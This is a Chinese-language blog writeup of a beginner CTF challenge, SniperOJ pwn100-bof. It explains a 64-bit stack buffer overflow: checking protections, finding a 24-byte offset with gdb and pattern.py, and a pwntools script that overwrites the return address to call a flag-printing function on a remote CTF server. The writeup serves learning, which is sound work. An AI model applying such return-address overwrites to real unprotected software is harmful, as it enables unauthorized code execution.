# SniperOJ pwn100-bof writeup

原创

0_Re5et 于 2017-04-27 03:02:49 发布 2191 收藏

分类专栏： CTF-pwn 文章标签： pwn ctf






---

在大佬的指导下拿到了人生中第一个pwn flag。感觉pwn真的帅的飞天了！在此简单记录一下思路。因为还没有补相关的基础知识，哪里不对的话还请各位大佬指出~比心~

---

## 1. 首先查看文件信息

**命令 file filename**




可以看到程序是64bit，linux平台下的
在这里补充一下查看本机操作系统位数的命令： getconf LONG-BIT
然后就去对应的系统下就ok了

## 2. 查看源代码或运行一下程序看看过程

```c
#include <stdlib.h>

void bingo(){
    system("cat ./flag");
}

void vuln(){
    char buffer[16] = {0};
    printf("Can you control my legs?\n");
    read(0, buffer, 0x100);
}

void welcome(){
    printf("Welcome to Sniperoj!\n");
}

int main(){
    setvbuf(stdout, NULL, _IOLBF, 0);
    welcome();
    vuln();
    return 0;
}
```



```
~/Re5et/pwn100-bof-x86-64 » ./bof
Welcome to Sniperoj!
Can you control my legs?
hahahahahha
```



可以看到这个程序是个很典型的溢出。我们需要让程序执行bingo函数来得到flag
通过buffer数组，来使vuln返回时跳转到bingo函数的位置。

## 3. 用gdb调试程序

命令： **gdb filename**
进入gdb后，使用**checksec**命令来查看文件使用的防护

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
```




CANARY：金丝雀，栈溢出防护技术
NX（DEP）：堆栈不可执行
PIE（ASLR）：地址随机化
RELRO：Partial GOT表可写
然后这里推两篇文章：
http://jaq.alibaba.com/community/art/show?spm=a313e.7916646.24000001.11.MtR4jX&articleid=403
https://zhuanlan.zhihu.com/p/23537552
这里有就针对堆栈不可执行和地址随机化的绕过技术，看得我一愣一愣的，厉害极了。感兴趣的可以看一下。这里还是针对这道题做叙述。

## 4. 查看程序反编译代码

命令： **objdump -d filename**

记得先退出了gdb再执行上面这个命令。

这个命令可以查看程序汇编代码。我们可以得到函数的地址。在这里需要bingo函数的地址




我们需要将vuln函数的返回地址覆盖为bingo函数的地址。

## 5. 查找溢出点

这里使用了一个pattern.py的脚本来查找溢出点。这个脚本可以在上面第三项推荐文章的第一篇末尾的GitHub上下载。这里不另放下载链接了

首先创建一个长长的字符串，具体长度可以略长于read函数读取的数值

命令： **python pattern.py create 300**

将生成的字符串在gdb模式下提交至bof。得到结果


这里最开始并没有找到地址，而是停留在了vuln函数中。因为程序使用的内存地址不能大于0x00007fffffffffff，否则会抛出异常。但是，虽然PC不能跳转到那个地址，我们依然可以通过栈来计算出溢出点。因为ret相当于“pop rip”指令，所以我们只要看一下栈顶的数值就能知道PC跳转的地址了。（←这句话是复制上面那篇文章里的）。

所以在这里使用命令： **x/gx $rsp**来获取栈顶地址，即溢出点

随后将这个地址丢给pattern.py来计算偏移。得到偏移量为24，即0x18.


---


在这里还有一种查找溢出点的方法，即手动gdb单步调试。虽然麻烦了一点儿，不过更有益于理解原理。

在此简述一下过程：


首先使用**gdb filename**进入gdb环境，然后**br main**为主函数添加断点，添加完成后**run**程序

next为单步步过，step为单步步入。我们跟踪到read函数后，输入0x100个’A’，来找到程序的溢出点

可以从code段中看到现在执行的命令，在命令前有一个小箭头的指向。当看到vuln函数时，我们跟进一下。





运行到read命令时，我们将生成的0x100个'A'读进去




之后我们就可以查看栈情况，来确定buffer的起始地址。使用命令：**x/10gx $rsp-16**

这里x/gx $rsp是显示八个字节的rsp内容。参数10控制一次显示的组数，-16即当前地址之前的部分内容也打印出来。运行结果如图：





然后我们就得到了buffer的地址：0x7fffffffdc80
再next，就进行到了ret语句的位置。可以看到，在执行ret的时候，栈顶指针指向的值为0x7fffffffdc98。我们需要将此位置进行修改，将其改为bingo函数地址。因为ret会将当前栈顶的值交给eip。相当于pop eip。eip为下一条执行指令的地址。我们在这里将栈顶值改为bingo地址后，下一步就会执行bingo函数的内容了。
ffdc98H - ffdc80H = 18H = 24
这样就得到了溢出点地址，和刚才用pattern.py计算出的值是一样的。

## 6. 构建payload


在最初查看汇编代码的时候，我们已经得到了bingo函数的地址为：0x0000000000400616
我们需要将溢出点位置的值改为bingo函数的地址。
使用pwntools中的p64（addr）可以将值转化为需要的地址。
先附上exp代码再做简单讲解：

```
from pwn import *

#addr = './bof'       # local addr
ip = '123.207.114.37' # remote ip
port = '30000'        # remote port

#p = process(addr)  # run the program
p = remote(ip, port)

padding = "A" * 0x18  # fill chars
bingo_addr = 0x400616 # the address of func(bingo)

payload = padding + p64(bingo_addr) # func(p64):

p.recvuntil("legs?\n")    # until receive the string
p.send(payload)           # send payload

info = p.recv(1024)       # receive the result
print info
```

英文不好就别吐槽英文注释了。。
首先from pwn import *来引用pwntools模块内容
本地测试的时候，地址为'./bof'。
p = process(addr) 可以执行程序。
很方便的是，假如需要远程连接，可以直接改为p = remote(ip, port)，实现了本地测试和远程连接的快速切换。
padding = 'A' * 24 这句填充溢出点前的内容
bingo_addr = 0x400616 这里记录bingo函数地址，不用写成很多零的格式。下面p64函数会自动转换
payload = padding + p64(bingo_addr) 构造了payload来实现溢出。
p.recvuntill("legs?\n") 这里是确定提交字符串的位置，设定在遇到'legs?\n'后
p.send(payload) 提交payload
info = p.recv(1024)
print info 这两句输出程序返回结果。
在本地运行一下试试。发现执行了。但是因为本地没有flag所以没办法获得




现在去连接端口运行一下看看结果




成功获取flag~

---

## 注意

本文主要记录了pwn的分析过程，而原理方面没有做太多的介绍。介绍相关原理的可以上网搜一下栈溢出的相关内容。

做完感觉pwn还是很有意思的。
但是之后会不会走这个方向还不一定。。总不能一直只会做misc方向的。现在连web狗都无法在险恶的ctf中生存了，更别说misc狗。
相关基础知识很缺失，还是需要补一些基础介绍的内容。
接触的不多，写这个wp也只是给自己留个思路的过程，哪里说得不对的话还请各位在评论区指出噢